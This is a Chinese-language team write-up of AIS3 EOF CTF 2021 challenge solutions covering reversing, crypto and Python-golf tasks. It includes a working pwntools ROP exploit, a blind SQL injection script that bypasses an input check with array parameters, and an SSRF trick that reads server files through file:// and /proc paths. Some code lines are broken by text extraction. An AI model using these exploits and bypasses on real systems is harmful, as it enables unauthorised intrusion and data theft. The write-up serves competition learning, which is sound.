

AIS3 EOF CTF 2021

Information

- Team
 - labaCCS
- Members
 - 台大 r10922043 黃政瑋
 - 台大 r10922046 李柏漢
 - 台大 r10944011 吳添毅
 - 交大 310551100 洪邵澤
- Rank
 - 26/83
- Solved Problem
 - 9 (1576 points)

Information

REVERSE

[wannasleep \(solved\)](#)

[wannasleep-revenge \(solved\)](#)

[passwd_checker_2022 \(solved\)](#)

PWN

[hello-world \(solved\)](#)

WEB

[Happy Metaverse Year \(solved\)](#)

[SSRF Challenge or Not? \(solved\)](#)

MISC

[LeetCall \(solved\)](#)

CRYPTO

[babyPRNG \(solved\)](#)

[NotRSA \(unsolved\)](#)

REVERSE

wannasleep (solved)

一開始先發現是可以加密文件的程式，然後試著再加密一次，就得到答案了XD 猜測是助教的加密 XOR 沒處理好。

我猜藏加密的地方跟下一題差不多 (沒追進去)，所以就不細寫了。

wannasleep-revenge (solved)

接續著上一題，也是加密文件的程式。

- 思路

先找出加密的位置在哪裡，一開始在 main 沒找到，懷疑是藏在 init 或 finish，結果都不是。後來發現 x64dbg 上看到的 writefile 不是原本的 writefile，像是被 hook 了一個其他 function 的感覺，有利用 VirtualProtect patch 了這個假 writefile 的位置，並且會先進去做些事情，後面才會去 jmp 到真的 writefile。跳入假 writefile 後就會跳入 base+0x16f0，也就是加密的地方，而 base+0x1080 跟 base+0x1110 的兩個 function 分別會去建兩個 table，這兩個 table 會在後面用來加密運算使用。加密的式子會像是 `table1[i] ^ table2[i] ^ (plain_text[i] + 32)`，表中會有一個 counter 紀錄目前該取表中哪個 index，每次 counter 都會 += 1 並 % 624(表的長度是 624)，只要 counter 為 0 時就會更新整張 table，值得注意的是這裡用靜態分析難以發現的方式修改了 ret addr 並跳到更新 table 的 function

- 解法

我們自己依照 decompiled 的解析去造那兩張 table，根據上面的公式反向做 XOR 再 32，就可以將密文轉回明文

```
text = ''
with open('./wannasleep.txt.enc', 'rb') as f:
    text = f.read()

"""
init table a & b
"""
def create_table_a():
    a[0] = 0x18B
    a[624] = 0
    for i in range(1, 624):
        a[i] = (i + 0x6C078965 * (((a[i-1] >> 30) ^ a[i-1]) & mask32)) & mask32
def create_table_b():
    b[0] = 0x656e6554
    b[624] = 0
    for i in range(1, 624):
        b[i] = (i + 0x6C078965 * (((b[i-1] >> 30) ^ b[i-1]) & mask32)) & mask32

mask32 = 0xffffffff
a = [0]*626
b = [0]*626
create_table_a()
create_table_b()

"""
calculate table a & b for decryption
"""
def edit_1270(a_):
    for i in range(0, 624):
        v3 = ((a_[(i + 1)%624] & 0x7fffffff) + (a_[i] & 0x80000000)) & mask32
        a_[i] = (a_[(i+397)%624] ^ (v3 >> 1)) & mask32
        if v3 % 2:
            a_[i] ^= 0x9908b0df

def calc_11a0(a_):
```

```

if not a_[624]:
    edit_1270(a_)
    table_value = a_[a_[624]]
    tmp_v = (((table_value >> 11) ^ table_value)<<7) & 0x9d2c5680 ^ (table_value >> 11) ^ table_valu
e
    a_[624] = (a_[624] + 1) % 624
    return (((tmp_v << 15) & 0xEFC60000 ^ tmp_v) >> 18) ^ (tmp_v << 15) & 0xEFC60000 ^ tmp_v) & mask
32

calc_len = len(text)
new_text_list = [0] * calc_len
for i in range(0, calc_len):
    tmp1 = calc_11a0(a)
    tmp2 = calc_11a0(b)
    ans = ((tmp1^tmp2^text[i])-32) & 0xff
    new_text_list[i] = ans

new_text = bytes(new_text_list)
print(new_text[:calc_len])

```

passwd_checker_2022 (solved)

- Step1:

打開程式發現 OK Button 被 disable 了，無法按。使用 IDA 靜態分析，在 1A00 的 start() 中，有 CreateWindowExW, RegisterClassW, EnableWindow, ShowWindow 等... function，去 Microsoft MSDN 查一下每個參數的意義發現 EnableWindow 在搞鬼，創完 Button 後就把 Button 的 Enable 設為 False，手動將 Enable 設為 1(True)。EnableWindow 連結

```

Button = CreateWindowExW(0, L"BUTTON", L"OK", 0x50010001u, 400, 20, 50, 20, hWndParent, (HMENU)0x96, v2, 0i64);
EnableWindow(Button, 0); // Disable

```

- Step2:

接著再用 IDA 繼續追 Button 註冊的 function(1C70)，可以發現程式會拿 textBox 的文字做比對 (match_flag()) 如果 True 則會 show "Correct" 的 MessageBox，反之則會 show "Failed..." 的 MessageBox。

```

textBox = GetDlgItem(a1, 152);
GetWindowTextW(textBox, input_string, 256);
input_len = -1i64;
do
    ++input_len;
while ( input_string[input_len] );
sub_7FF75CFD254C((__int64)passwd, (__int64)input_string, input_len + 1);
if ( match_flag((__int64)passwd) )
    MessageBoxW(a1, L"Correct!", input_string, 0);
else
    MessageBoxW(a1, L"Failed...", input_string, 0);
result = 0i64;

```

- Step3:

繼續追 match_flag() function(16B0) 裡面在做什麼，題目很溫馨的提示 key 的長度為 0x10，後面就是去創造 HashKey，之後就是將輸入的 FLAG 去做加密後比對，但我們發現執行時候比對字串實際

上為 **G2FtzpmZCkW9qA9an6Owmq5ggjunB5FluTeK+luZ4yQ=**，而且比對的字串很像 base64 的形式，所以繼續追 `CryptBinaryToString()`。

```
if ( CryptEncrypt(phKey, 0i64, 1, 0, 0i64, &pdwDataLen, 0) )
{
    passwdLen = -1i64;
    do
        ++passwdLen;
    while ( *(_BYTE *) (passwd + passwdLen) );
    pdwDataLen = passwdLen + 1;
    SetNull(&::pbData, 0x100ui64);
    sub_7FF75CFD1000(&::pbData, pdwDataLen, (const void *)passwd, (unsigned int)(passwdLen + 1));
    if ( CryptEncrypt(phKey, 0i64, 1, 0, &::pbData, &pdwDataLen, passwdLen + 1) )
    {
        if ( CryptBinaryToString(&pcchString, &::pbData, passwdLen + 1) )
        {
            v2 = passwdBase64;
            v3 = "E2J4z66WDHCgvx1W1ILStr8epTuHJ5FFuTeK6LmBwVnN" - passwdBase64;
            while ( 1 )
            {
                v4 = *v2;
                if ( *v2 != v2[v3] )
                    break;
                ++v2;
                if ( !v4 )
                {
                    v5 = 0;
                    goto LABEL_34;
                }
            }
            v5 = v4 < (unsigned __int8)v2[v3] ? -1 : 1;
        }
    }
}
```

• Step4:

`CryptBinaryToString()` function(1610) 裡面做的就是將 Bytes 做 base64 加密後轉成 formatted string。 [CryptBinaryToStringA 連結](#)

```
SetNull(passwdBase64, 0x100ui64);
// CRYPT_STRING_NOCRLF & CRYPT_STRING_BASE64
return CryptBinaryToStringA(srcBytes, arrLen, 0x40000001u, passwdBase64, pcchString);
```

• Step5:

因為是做 base64 後與 **G2FtzpmZCkW9qA9an6Owmq5ggjunB5FluTeK+luZ4yQ=** 比較，所以把念頭動到 `CryptEncrypt()` 上，先將 **G2FtzpmZCkW9qA9an6Owmq5ggjunB5FluTeK+luZ4yQ=** 做 base64 的 decode:

`b'\x1bam\xce\x99\x99\nE\xbd\xa8\x0fZ\x9f\xa3\xb0\x9a\xae'\x82;\xa7\x07\x91e\xb97\x8a\xf8\x8b\x99\xe3$'`。

將 `call CryptEncrypt()` 改成 `call CryptDecrypt()` 然後要解密的位置先改成上面的 decode 結果並將參數寫至對應的 register 和 stack 位置，跑完後就可以看到 FLAG 了。 [CryptEncrypt 連結](#) [CryptDecrypt 連結](#)

位址	十六進位	ASCII
00007FF728A87B50	1B 61 6D CE 99 99 0A 45 BD A8 0F 5A 9F A3 B0 9A	.amI...E½".Z.f°.
00007FF728A87B60	AE 60 82 3B A7 07 91 65 B9 37 8A F8 8B 99 E3 24	°`.;\$.e'7.ø..a\$
00007FF728A87B70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FF728A87B80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FF728A87B90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FF728A87BA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FF728A87BB0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FF728A87BC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```
00007FF728A1958  FF15 B2A60000  call qword ptr ds:[<&CryptDecrypt>]
```

```
ASCII
FLAG{NANI____Th1s
_1s_f1Ag____OmG}.
```

PWN

hello-world (solved)

- 分析題目

首先用checksec發現這題 `no-pie`，用IDA做靜態分析可以發現這題在 `fini` 裡面有開檔，並有個 `BOF` 的漏洞。接著用gdb trace後可以發現開檔的檔名為 `/home/hello-world/flag`。

- ROP chain

用ROP將flag `read` 後並 `puts` 出來。由於這題沒有提供buf因此我們直接用**global variable**那段來存放FLAG。

```
0x000000000403000 0x000000000404000 0x000000000002000 r-- /mnt/c/Users/aqwef/OneDrive - csie.ntu.edu.tw/PC/NTU/碩一上/計算機安全/CTF/EDU-CTF Final x AIS3 EOF Quals/hello-world/share/hello-world
0x000000000404000 0x000000000405000 0x000000000003000 rw- /mnt/c/Users/aqwef/OneDrive - csie.ntu.edu.tw/PC/NTU/碩一上/計算機安全/CTF/EDU-CTF Final x AIS3 EOF Quals/hello-world/share/hello-world
0x000000000405000 0x000000000426000 0x000000000000000 rw- [heap]
```

- 小瓶頸

`puts`並沒有直接印出flag，後來發現這題並沒有 `setvbuf` 來設定成no-buffer，因此需要flush才可拿到FLAG，因此puts完再回到main做 `fflush` 即可成功拿到FLAG。

```
from pwn import *

context.terminal = ['tmux', 'splitw', '-v']
context.arch = 'amd64'

if args['R']:
    r = remote('edu-ctf.zoolab.org', 30212)
else:
    r = process('./hello-world')

elf = ELF('hello-world')

pop_rdi_ret = 0x4013a3
pop_rsi_pop_r15_ret = 0x4013a1
pop_rdx_ret = 0x40176f
read = elf.sym['read']
puts = elf.sym['puts']
main = elf.sym['main']
buf = 0x404500

ROP = flat(
    pop_rdi_ret, 3,
    pop_rsi_pop_r15_ret, buf, 0,
```

```

        read,
        pop_rdi_ret, buf,
        puts, main
    )

# gdb.attach(r)
r.send('\xff')
r.sendline(b'A'*0x78 + ROP)

r.interactive()

```

WEB

Happy Metaverse Year (solved)

- 從題目 app.js 中得知用到 `bodyParser.urlencoded({ extended: true })`，因此 request payload 中能塞入 array 或 object，就能繞過 `username?.includes("")` 的限制，做到 SQL injection Ref: <https://ctftime.org/writeup/23047> 之後利用 UNION based 繞過 `req.ip` 限制，藉由回傳頁面的不同，使用 Boolean based 二分搜出 `password` 欄位的 FLAG
- 題外話
在傳 payload 時有時候會戳到錯誤的回傳頁面，後來加上 sleep 就好多了

```

import requests
from time import sleep

url = 'https://sao.h4ck3r.quest:443/login'
IP = 'MY_IP'

def find_flag_end():
    flag_end = 1
    while True:
        r = requests.post(url, data={"username[]":f"'UNION SELECT username,substr(password, {flag_end}, 1),'{IP}' FROM users WHERE username='kirito'-- '", "password": "}"})
        if b"<title>GG" in r.content:
            flag_end += 1
        else:
            break
    print(f'{flag_end=}')
    return flag_end

flag_end = find_flag_end()
# flag_end = 29
flag_ans = 'FLAG{'
# flag_ans = 'FLAG{星StarburstXsutori}'

# binary search unicode character
current = len(flag_ans) + 1
for i in range(current, flag_end + 1):
    low, high = 0, 0x10FFFF
    while True:
        mid = (low + high) // 2
        r = requests.post(url, data={"username[]":f"'UNION SELECT username,'1','{IP}' FROM users WHERE username='kirito' AND unicode(substr(password, {i}, 1)) > {mid} -- '",
                                     "password": f"1"}})

```

```

if b"<title>GG" in r.content:
    high = mid
else:
    low = mid + 1
if low == high:
    break
sleep(0.2)
flag_ans += chr(low)
print(f'{flag_ans}')


```

SSRF Challenge or Not? (solved)

- 嘗試在 `?url=` 後面任意輸入會噴error，可得知有用到 `urlparse` 這個API，並用 `netloc` 來判斷我們要求的網路位址是否為 `localhost` 或 `127.0.0.1` 等位址，這邊網址填冒號即可繞過，例如 `scheme:///`，`scheme` 採用 `file://` 就能查看 server file 了。接著用 `/proc/mounts` 這個路徑可看到 `/h3y_i_4m_th3_fl4ggg` 這個檔案，打開後即可看到FLAG。

- 題外話

在拿到FLAG前，有用 `/proc/self/cmdline` 這個路徑下載到一個檔案(如下圖)，後來進去 `/sup3rrrrr/secret/server/main_server.py` 這個路徑可以看到server的src code，並取得加密 cookie 的 SECRET key，但似乎跟FLAG沒什麼關。



MISC

LeetCall (solved)

- Problem 1: Hello

想法是用 `open(0).read()` 來將所有 stdin 的 inputs 讀入，然後透過 `split()` 把 `\n` 切割，得到 string list 候用 `join()` 連接起每個 `<name>`，搭配 `format string` 來達到格式需求。

原始使用 built-in function code:

```
print('Hello, {}'.format('!\nHello, '.join(open(0).read().split())))
```

使用 `getattr` 來取得 attribute 後的 payload:

```
print(getattr('Hello, {}'.format')(getattr('!\nHello, ', 'join')(getattr(getattr(open(0), 'read')(), 'split'))))
```

- Problem 2: **Fibonacci**

和 problem 1 一樣的印法一樣，將 Fibonacci 的結果存成 string list，用 `join()` 連接。而 Fibonacci 則是使用公式解 $F_n = \text{round}(0.4472135954999579 \cdot 1.618033988749895)$ ，用 `map()` 來將讀入的所有 input 同時做上述的公式解。原始使用 built-in function code:

```
print("\n".join(list(map(str, list(
    map(round, list(
        map((0.4472135954999579).__mul__, list(
            map((1.618033988749895).__pow__, list(
                map(int, open(0).read().split()))
            ))
        ))
    ))
)))
```

使用 `getattr` 來取得 attribute 後的 payload:

```
print(getattr('\n', 'join')(list(map(str, list(map(round, list(map(getattr(0.4472135954999579, '__mul__'), list(map(getattr(1.618033988749895, '__pow__'), list(map(int, getattr(getattr(open(0), 'read')(), 'split')()))))))))))))
```

- Problem 3: **FizzBuzz**

和 problem 1 一樣的印法一樣，利用 dictionary 轉成 list 後可以直接 `+`，然後轉回 dictionary 後出現重複的 key 會保留比較後面加上去的特性。分別創好有 string number, 'Fizz', 'Buzz', 'FizzBuzz' 4 種 dictionary 連接起來後只取 values() 來印。

- 方法一: 原始使用 built-in function code(使用 list 來 concat):

```
print('\n'.join(list(dict(list(dict(zip(range(1, 10001), map(str, range(1,10001)))).items()) + \
    list(dict(zip(range(3, 10001, 3), 'Fizz'.split() * 9000)).items()) + \
    list(dict(zip(range(5, 10001, 5), 'Buzz'.split() * 3000)).items()) + \
    list(dict(zip(range(15, 10001, 15), 'FizzBuzz'.split() * 700)).items())
).values()))
```

使用 `getattr` 來取得 attribute 後的 payload:

```
print(getattr('\n', 'join')(getattr(dict(getattr(list(getattr(dict(zip(range(1,10001),map(str,range(1,10001))),'items')()), '__add__')(getattr(list(getattr(dict(zip(range(3,10001,3),getattr(getattr('Fizz', 'split')(), '__mul__')(9000)), 'items')()), '__add__')(getattr(list(getattr(dict(zip(range(5,10001,5),getattr(getattr('Buzz', 'split')(), '__mul__')(3000)), 'items')()), '__add__')(list(getattr(dict(zip(range(15,10001,15),getattr(getattr('FizzBuzz', 'split')(), '__mul__')(700)), 'items')())))), 'values')()))
```


- 方法二: 原始使用 built-in function code(使用 | 來 concat, Python 3.9+ 支援):

```
print('\n'.join(list(dict(zip(range(1,10001),map(str,range(1,10001))))|\
    dict(zip(range(3, 10001, 3),'Fizz'.split() * 9000))|\
    dict(zip(range(5, 10001, 5),'Buzz'.split() * 3000))|\
    dict(zip(range(15, 10001, 15),'FizzBuzz'.split() * 700)
).values())))
```

使用 `getattr` 來取得 attribute 後的 payload:

```
print(getattr('\n', 'join')(list(getattr(getattr(dict(zip(list(range(1,10001)),map(str,range(1,10001))))), '__ior__')(getattr(dict(zip(range(3,10001,3),getattr(getattr('Fizz', 'split')(), '__mul__')(9000))), '__ior__')(getattr(dict(zip(range(5,10001,5),getattr(getattr('Buzz', 'split')(), '__mul__')(3000))), '__ior__')(dict(zip(range(15,10001,15),getattr(getattr('FizzBuzz', 'split')(), '__mul__')(700)))))), 'values'))))
```

CRYPTO

babyPRNG (solved)

實際 run 一下程式碼發現 `MyRandom` 產生的 random sequence 只會出現 **219, 182, 109, 0** 這 4 種數值, 所以只要將加密後的 bytes 再對 random sequence 做一次 xor 就會有部分 flag 解析出來。

```
b'FLAG{1_pr0m153_1_w11\Xd2\Xb5\X86Z\X84\XdbY\Xb0\X85_my_0wn_r4\Xb5\Xd2]\Xb6\Xe9\X0b\Xae\Xd8\X0e\Xec10n_4641n}'
```

多跑幾次就可以將每部分的 flag 拼湊起來, 或是直接靠賽跑出完整 flag。

```
b'FLAG{1_pr0m153_1_w111_n07_m4k3_my_0wn_r4nd0m_func710n_4641n}'
```

```
import random
import string

charset = string.ascii_letters + string.digits + '_-{}'

class MyRandom:
    def __init__(self):
        self.n = 2**256
        self.a = random.randrange(2**256)
        self.b = random.randrange(2**256)

    def _random(self):
        tmp = self.a
        self.a, self.b = self.b, (self.a * 69 + self.b * 1337) % self.n
        tmp ^= (tmp >> 3) & 0xde
        tmp ^= (tmp << 1) & 0xad
        tmp ^= (tmp >> 2) & 0xbe
        tmp ^= (tmp << 4) & 0xef
        return tmp
```

```

def random(self, nbit):
    return sum((self._random() & 1) << i for i in range(nbit))

# assert all(c in charset for c in flag)
# assert len(flag) == 60

random_sequence = []
for i in range(6):
    rng = MyRandom()
    random_sequence += [rng.random(8) for _ in range(10)]
print(set(random_sequence))

deciphertext = bytes.fromhex('9dfa2c9ccd5c84c61feb00ea835e848732ac8701da32b5865a84db59b08532b6cf32ebc10384c45903bf860084d018b5d55a5cebd832ef8059ead810')
decipher = bytes([x ^ y for x, y in zip(deciphertext, random_sequence)])
print(decipher)

```

NotRSA (unsolved)

觀察 $n = 1 \sim 5$ 的 `hash()` 流程，查看 return 的 `full` vector，歸納出下面等式

$$\begin{bmatrix} 9 & 0 & -36 \\ 6 & 0 & -27 \\ 0 & 1 & 0 \end{bmatrix}^n \begin{bmatrix} B_{in} \\ W_{in} \\ H_{in} \end{bmatrix} = \begin{bmatrix} B_{out} \\ W_{out} \\ H_{out} \end{bmatrix}$$

而我們已知 $B_{in}, W_{in}, H_{in}, B_{out}, W_{out}, H_{out}$ ，求 $n = ?$ 但最後卡在這裡解不出來，原本想說暴力解，但跑不出來 QAQ

暴力解 code:

```

from joblib import Parallel, delayed

p = 2888665952131436258952936715089276376855255923173168621757807730410786288318040226730097955921636005861313428457049105344943798228727806651839700038362786918890301443069519989559284713392330197
B = 2294639317300266890015110188951789071529463581989085276295636583968373662428057151776924522538765000599065000358258053836419742433816218972691575336479343530626038320565720060649467158524086548
W = 1566616647640438520853352451277215019156861851308556372753484329383556781312953384064601676123516314472065577660736308388981301221646276107709573742408246662041733131269050310226743141102435560
H = 2794094290374250471638905813912842135127051843020655371741518235633082381443339672625718699933072070923782732400527475235532783709419530024573320695480648538261456026723487042553523968423228485

K = Zmod(p)
mt = matrix(K, 3, [9, 0, -36, 6, 0, -27, 0, 1, 0])

def run(n):
    if mt^n * matrix(K, 3, [79, 58, 78]) == matrix(K, 3, (B, W, H)):
        print(n)
        return True
    return False

# ZZ(bytes_to_long(b"FLAG{")) == 301927057275
Parallel(n_jobs=-1, backend="multiprocessing")(
    delayed(run)(n) for n in range(301927057275, p)
)

```